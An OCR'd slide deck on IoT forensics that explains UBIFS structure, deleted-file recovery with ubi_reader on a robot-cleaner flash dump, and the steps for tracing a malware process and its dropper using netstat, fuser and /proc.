
```
31 18 10 06 5B F6 BE 91 B5 E8 04 00 00 00 00 00   1...[ö¾'µè......
49 00 00 00 02 01 00 00 D4 01 00 00 59 D4 A6 52   I.......Ô...YÔ¦R
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 10 00 00 00 00 00 64 65 6C 65 74 65 64 5F   ........deleted_
66 69 6C 65 2E 74 78 74 00 07 A2 46 48 45 20 81   file.txt..¢FHE .
31 18 10 06 7F 9B E8 5B B6 E8 04 00 00 00 00 00   1....›è[¶è......
A0 00 00 00 00 01 00 00 A1 06 00 00 00 00 00 00    .......¡.......
```

- ➢ Trace that remove file
- ➢ To remove file on UBIFS relative to wandering tree

- ➢ When wandering tree node add and remove, It means that cut origin link, create new node and make link
- ➢ Cut nodes do not removed, remained as it is
  -> Because node remains, there are possiblilty that repair removed file.

# About IoT Forensic

- UBI Reader
  - Wrote Python, there are function that analyze and show information about UBI or UBIFS image or extract file
  - https://github.com/jrspruitt/ubi_reader



| | | |
|---|---|---|
| scripts | Removed unused variable img_name. | a year ago |
| ubireader | Added exception handling for not finding the start offset ("UBI"/"UBI... | 9 months ago |
| .gitignore | Included output directory in repo | 3 years ago |
| LICENSE | Initial Commit | 3 years ago |
| README.md | Clearer install instructions | 11 months ago |
| setup.py | moved code to ubireader package, added setup, dropped .py for scripts... | 2 years ago |


README.md

## UBI Reader


UBI Reader is a Python module and collection of scripts capable of extracting the contents of UBI and UBIFS images, along with analyzing these images to determine the parameter settings to recreate them using the mtd-utils tools.

# About IoT Forensic

- The limits of UBI Reader
  - Disability that print Metadata Area
  - Realiztion Directory Entry Node & Inode print function



```
UBIFS Directory Entry Node
---------------------
        errors:
        inum: 65
        key: {'khash': 1073948679, 'type': 2, 'ino_num': 1}
        name: f1
        nlen: 2
        padding1: 0
        padding2:
        type: 1

UBIFS Directory Entry Node
---------------------
        errors:
        inum: 67
        key: {'khash': 1100195504, 'type': 2, 'ino_num': 1}
        name: file
        nlen: 4
        padding1: 0
        padding2:
        type: 0
```




```
UBIFS Ino Node
---------------------
        atime_nsec: 0
        atime_sec: Wed Sep 28 21:06:46 2016
        compr_type: 1
        creat_sqnum: 3
        ctime_nsec: 0
        ctime_sec: Wed Sep 28 21:06:46 2016
        data:
        data_len: 0
        errors:
        flags: 1
        gid: 0
        key: {'khash': 0, 'type': 0, 'ino_num': 66}
        mode: 33188
        mtime_nsec: 0
        mtime_sec: Wed Sep 28 21:06:46 2016
        nlink: 1
        padding1:
        padding2:
        size: 4096
        uid: 0
        xattr_cnt: 0
        xattr_names: 0
        xattr_size: 0
```

# About IoT Forensic


## UBI File System

## Analysis Tool

- ➢ Print file list in IMG




```
it4211@siftworkstation  ~/bob_project/roboking_flashdump  ubireader_display_list dev_ubi1_0.img
[DIR] 65: slam
[DIR] 66: blackbox
[DIR] 67: homemon
[REG] 75: MonitoringCameraStatus.dat
[REG] 84: product_data.dat
[REG] 118: diagnosis.dat
[REG] 76: nickname.dat
[REG] 85: lastdate.dat
[REG] 123: HomeMonitoringInfo.dat
```



```
it4211@siftworkstation  ~/bob_project/roboking_flashdump  ubireader_display_list -i 66  dev_ubi1_0.img
[REG] 101: cleanlog20161029180414_I_6.bbl
[REG] 168: cleanlog20161104035629_C_19.bbl
[REG] 100: MAPDATA20161028013452_291270_5.blk
[REG] 223: MAPDATA20161106233731_055050_29.blk
[REG] 214: cleanlog20161106223514_C_27.bbl
[REG] 154: cleanlog20161104031441_C_16.bbl
[REG] 87: cleanlog20161021102852_U_2.bbl
[REG] 172: cleanlog20161104041254_C_21.bbl
[REG] 80: MAPDATA20000103223618_577511_1.blk
[REG] 232: MAPDATA20161107051656_556224_32.blk
[REG] 88: MAPDATA20161021102902_695067_2.blk
[REG] 182: cleanlog20161104061057_C_24.bbl
[REG] 234: MAPDATA20161107172633_386063_33.blk
[REG] 155: MAPDATA20161104031521_425477_16.blk
[REG] 198: cleanlog20161104063413_C_25.bbl
[REG] 218: MAPDATA20161106233647_063255_28.blk
[REG] 212: cleanlog20161104071404_C_26.bbl
[REG] 215: MAPDATA20161106223709_116231_27.blk
[REG] 185: MAPDATA20161104062135_572779_24.blk
[REG] 97: MAPDATA20161027211212_889462_0.blk
[REG] 199: MAPDATA20161104063427_397897_25.blk
```

- ➢ Print metadata about file




```
UBIFS Ino Node
---------------------
          atime_nsec: 0
          atime_sec: Thu Oct 27 18:34:48 2016
          compr_type: 1
          creat_sqnum: 312805
          ctime_nsec: 0
          ctime_sec: Thu Oct 27 18:34:52 2016
          data:
          data_len: 0
          errors:
          flags: 1
          gid: 0
          key: {'khash': 0, 'type': 0, 'ino_num': 99}
          mode: 33206
          mtime_nsec: 0
          mtime_sec: Thu Oct 27 18:34:52 2016
          nlink: 1
          padding1:
```

# About IoT Forensic

## IoT Forensic

Malignant code upload, process of Forensic



Botnet

Dropper

upload, infection

Infection to malignant code

And recognition odd

(Live System)

Check PID

(Live System)

Check location of PID file

(Live System)

Extract malignant code

(File System)

Identify Dropper


(File System)

Dropper repair

(File System)

# About IoT Forensic

## Perform IoT forensic
## Propose How to/process




Incident occur

When?

Where?

What?

How?



IoT Device

Information gathering for crime scene

Check for Device model and H/W spec info

Obtain the identified IoT device manual

Check for firmware version

Get Storage

Extracting image for artifact analysis

Reconstruction and visualization for each scenario data

Writing analysis report

# About IoT Forensic

- ✓ Existence of manufacturer program accessible to the IoT device? /  Check for hidden file(ex. Backdoor)
- ✓ Dumping Memory Data from IoT device(using UART, JTAG)
- ✓ Identify the volume structure and file system for the dump image
- ✓ Information gathering about system info(ex. Os info)
- ✓ Collecting Data generated by specific IoT devices

# About IoT Forensic

- ✓ Digital Artifact collection about short-distance wireless network?
- ✓ Memory space for saving artifact in IoT devices?
- ✓ Even R/O?
- ✓ No UART/JTAG?

# Q & A

Thank you!!

# Malignant code upload, process of Forensic

## 1.Identify odd process


- check process that connect network with non-checked

- outside communication port of robot cleaner:

  xxxxxxx:47878

  xxxxxxx:47800

- identify odd network on activity robot cleaner by "netstat –an"




```
sh-2.05b# netstat -na
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:4002            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:4005            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:9000            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:4444            0.0.0.0:*               LISTEN
tcp        0      0 192.168.32.128:4444     192.168.32.83:50046     ESTABLISHED
tcp        0      0 192.168.32.128:42595    192.168.32.141:166      ESTABLISHED
tcp        0    542 192.168.32.128:4444     192.168.32.102:63752    ESTABLISHED
tcp        0      0 192.168.32.128:39605    [redacted]:47878        ESTABLISHED
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I-Node Path
unix  2      [ ACC ]     STREAM     LISTENING     539    /tmp/alsa-dmix-532-1481415225-61297
unix  2      [ ]         DGRAM                    39     @/org/kernel/udev/udevd
```

# Malignant code upload, process of Forensic

## 2. Identify process PID

- Identify process id that use confirmed odd port


- Use fuser command(./busybox fuser 42595/tcp)



```
sh-2.05b# ./busybox-armv5l fuser 42595/tcp
7633
```

## 3. Check location of file that identified PID

- Get process information from “proc” directory that is virtual fs.
- check cmdline



```
sh-2.05b# cat /proc/7633/cmdline
/tmp/wjBOTsh-2.05b#
sh-2.05b# ls -l /tmp/wjBOT
-rwxr-xr-x    1 root     root       629480 Dec 11 01:03 /tmp/wjBOT
```

# 4. Extract malignant code

- extract malignant code from identified route

# 5. Identify Dropper (1)

- After checking identified malignant code's ppid, investigate proc of ppid


- Discover additional malignant code that is doubted Dropper

- according to times that occur incident, investigate inode that created lastly


- when discover removed file, investigate focus on that

# 6. Identify Dropper (2)

- The master node manages the last committed inode number in UBIFS
- UBIFS gives the largest inode number to the newly created file
- Browse files by inode number




```
UBIFS Master Block Node
---------------------
        cmt_no: 750
        empty_lebs: 74
        errors:
        flags: 3
        gc_lnum: 381
        highest_inum: 2062
        idx_lebs: 29
        ihead_lnum: 734
        ihead_offs: 100352
        index_size: 664624
        leb_cnt: 819
        log_lnum: 6
        lpt_lnum: 8
```



```
31 18 10 06 47 98 E3 7D  5C 61 05 00 00 00 00 00  1    G▌ã}\a
42 00 00 00 02 01 00 00  01 00 00 00 EF 9B 71 5F  B           ï▌q_
00 00 00 00 00 00 00 00  7C 08 00 00 00 00 00 00            |
